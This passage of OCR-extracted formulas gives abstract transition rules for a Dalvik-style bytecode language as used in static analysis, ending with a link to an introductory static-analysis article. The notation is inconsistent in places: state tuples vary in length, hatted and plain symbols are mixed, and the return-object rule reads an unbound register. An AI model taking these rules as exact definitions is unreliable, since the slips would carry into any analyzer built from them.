\langle \mathit{binop}(r_d, r_1, r_2) :: \vec{stmt}, fp, \sigma, \kappa\rangle &\longmapsto \langle \vec{stmt}, \hat{fp}, \hat{\sigma} \sqcup [(r_d, \hat{fp}) \mapsto v], \hat{\kappa}\rangle \\
&\quad \text{where } v \in \hat{\delta}(\mathit{binop}, \hat{\sigma}(r_1, \hat{fp}), \hat{\sigma}(r_2, \hat{fp}))
\end{aligned}
$$

$$\langle \texttt{nop} :: \vec{stmt}, \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t}\rangle \longmapsto \langle \vec{stmt}, \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t}\rangle$$

$$\langle \texttt{move-object}(r_d, r_s) :: \vec{stmt}, \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t}\rangle \longmapsto \langle \vec{stmt}, \hat{fp}, \hat{\sigma} \sqcup [(r_d, \hat{fp}) \mapsto \hat{\sigma}(r_s, \hat{fp})], \hat{\kappa}, \hat{t}\rangle$$

$$\langle \texttt{return-void} :: \vec{stmt}', \hat{fp}', \hat{\sigma}, \mathbf{fnk}(\vec{stmt}, \hat{fp}, \hat{a}_\kappa)\rangle \longmapsto \langle \vec{stmt}, \hat{fp}, \hat{\sigma}, \hat{\kappa}\rangle \text{ if } \hat{\kappa} \in \hat{\sigma}(\hat{a}_\kappa)$$

$$\langle \texttt{return-object}(r) :: \vec{stmt}', \hat{fp}', \hat{\sigma}, \mathbf{fnk}(\vec{stmt}, \hat{fp}, \hat{a}_\kappa)\rangle \longmapsto \langle \vec{stmt}, \hat{fp}, \hat{\sigma} \sqcup [(\texttt{ret}, \hat{fp}) \mapsto \hat{\sigma}(n, \hat{fp}')], \hat{\kappa}\rangle \text{ if } \hat{\kappa} \in \hat{\sigma}(\hat{a}_\kappa)$$

$$\langle \texttt{const}(r, c) :: \vec{stmt}, \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t}\rangle \longmapsto \langle \vec{stmt}, \hat{fp}, \hat{\sigma} \sqcup [(r, \hat{fp}) \mapsto c], \hat{\kappa}, \hat{t}\rangle$$

$$\langle \texttt{throw}^{\ell}(r) :: \vec{stmt}, \hat{fp}, \hat{\sigma}, \hat{\kappa}\rangle \longmapsto \langle \mathcal{S}(\ell'), fp', \hat{\sigma} \sqcup [(\texttt{exn}, \hat{fp}') \mapsto \hat{\sigma}(r, \hat{fp})], \hat{\kappa}'\rangle$$
$$\text{where } (\ell', \hat{fp}', \hat{\kappa}') \in \widehat{\mathcal{H}}_{\hat{\sigma}}(\ell, \hat{fp}, \hat{\kappa})$$

$$\langle \texttt{goto}(\ell) :: \vec{stmt}', \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t}\rangle \longmapsto \langle \mathcal{S}(\ell), \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t}\rangle$$

$$\langle \texttt{new-instance}(r, \tau) :: \vec{stmt}, \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t}\rangle \longmapsto \langle \vec{stmt}, \hat{fp}, \hat{\sigma} \sqcup [(r, \hat{fp}) \mapsto o], \hat{\kappa}, \hat{t}\rangle$$
$$\text{where } o = \widehat{new}(\varsigma)$$

$$\langle \texttt{if-eq}(r, r', \ell) :: \vec{stmt}, \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t}\rangle \longmapsto \langle \mathcal{S}(\ell), \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t}\rangle$$
$$\text{if } \exists v_1 \in \hat{\sigma}(r, \hat{fp}), \exists v_2 \in \hat{\sigma}(r', \hat{fp}). v_1 = v_2$$

$$\langle \texttt{if-eq}(r, r', \ell) :: \vec{stmt}, \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t}\rangle \longmapsto \langle \vec{stmt}, \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t}\rangle$$
$$\text{if } \exists v_1 \in \hat{\sigma}(r, \hat{fp}), \exists v_2 \in \hat{\sigma}(r', \hat{fp}). v_1 \neq v_2$$

$$\langle \texttt{iget}(r_d, r_s, \mathit{field}) :: \vec{stmt}, \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t}\rangle \longmapsto \langle \vec{stmt}, \hat{fp}, \hat{\sigma} \sqcup [(r_d, \hat{fp}) \mapsto \hat{\sigma}(a)], \hat{\kappa}, \hat{t}\rangle$$
$$\text{where } \hat{\sigma}(r_s, fp) \ni o \text{ and } o.\mathit{field} = a$$


$$\langle \texttt{iput}(r_v, r_s, \mathit{field}) :: \vec{stmt}, \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t}\rangle \longmapsto \langle \vec{stmt}, \hat{fp}, \hat{\sigma} \sqcup [a \mapsto \hat{\sigma}(r_v, \hat{fp})], \hat{\kappa}, \hat{t}\rangle$$
$$\text{where } \hat{\sigma}(r_s, \hat{fp}) \ni o \text{ and } o.\mathit{field} = a$$

$$\langle \texttt{invoke-direct}(r_0, \ldots, r_n, id) :: \vec{stmt}, \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t}\rangle \longmapsto \langle \mathcal{M}(id), \hat{fp}', \hat{\sigma}'', \mathbf{fnk}(\vec{stmt}, \hat{fp}, \hat{a}_\kappa), \hat{t}'\rangle$$
$$\begin{aligned} \text{where } \hat{\sigma}'' &= \hat{\sigma}' \sqcup [(\texttt{0}, \hat{fp}') \mapsto \sigma(r_0, \hat{fp}), \ldots, (n, \hat{fp}') \mapsto \sigma(r_n, \hat{fp})] \\ \hat{\sigma}' &= \hat{\sigma} \sqcup [\hat{a}_\kappa \mapsto \hat{\kappa}] \\ \hat{fp}' &= \widehat{alloc}(\hat{\varsigma}) \\ \hat{a}_\kappa &= \widehat{allock}(\hat{\varsigma}) \\ \hat{t}' &= \widehat{tick}(\hat{t}) \end{aligned}$$

$$\langle \texttt{invoke-virtual}(r_0, \ldots, r_n, id) :: \vec{stmt}, \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t}\rangle \longmapsto \langle \mathcal{V}(id, v), \hat{fp}', \hat{\sigma}'', \mathbf{fnk}(\vec{stmt}, \hat{fp}, \hat{\kappa}), \hat{t}'\rangle \text{ if } v \in \hat{\sigma}(r_0, \hat{fp})$$
$$\begin{aligned} \text{where } \hat{\sigma}'' &= \hat{\sigma}' \sqcup [(\texttt{0}, fp') \mapsto \hat{\sigma}(r_0, \hat{fp}), \ldots, (n, \hat{fp}') \mapsto \sigma(r_n, \hat{fp})] \\ \hat{\sigma}' &= \hat{\sigma} \sqcup [\hat{a}_\kappa \mapsto \hat{\kappa}] \\ \hat{fp}' &= \widehat{alloc}(\hat{\varsigma}) \\ \hat{a}_\kappa &= \widehat{allock}(\hat{\varsigma}) \\ \hat{t}' &= \widehat{tick}(\hat{t}) \end{aligned}$$

$$\langle \mathit{unop}(r_d, r_s) :: \vec{stmt}, \hat{fp}, \hat{\sigma}, \hat{\kappa}\rangle \longmapsto \langle \vec{stmt}, \hat{fp}, \hat{\sigma} \sqcup [(r_d, \hat{fp}) \mapsto v], \hat{\kappa}\rangle$$
$$\text{where } v \in \hat{\delta}(\mathit{unop}, \sigma(r_s, fp))$$

$$\langle \mathit{binop}(r_d, r_1, r_2) :: \vec{stmt}, fp, \sigma, \kappa\rangle \longmapsto \langle \vec{stmt}, \hat{fp}, \hat{\sigma} \sqcup [(r_d, \hat{fp}) \mapsto v], \hat{\kappa}\rangle$$
$$\text{where } v \in \hat{\delta}(\mathit{binop}, \hat{\sigma}(r_1, \hat{fp}), \hat{\sigma}(r_2, \hat{fp}))$$




http://matt.might.net/articles/intro-static-analysis/

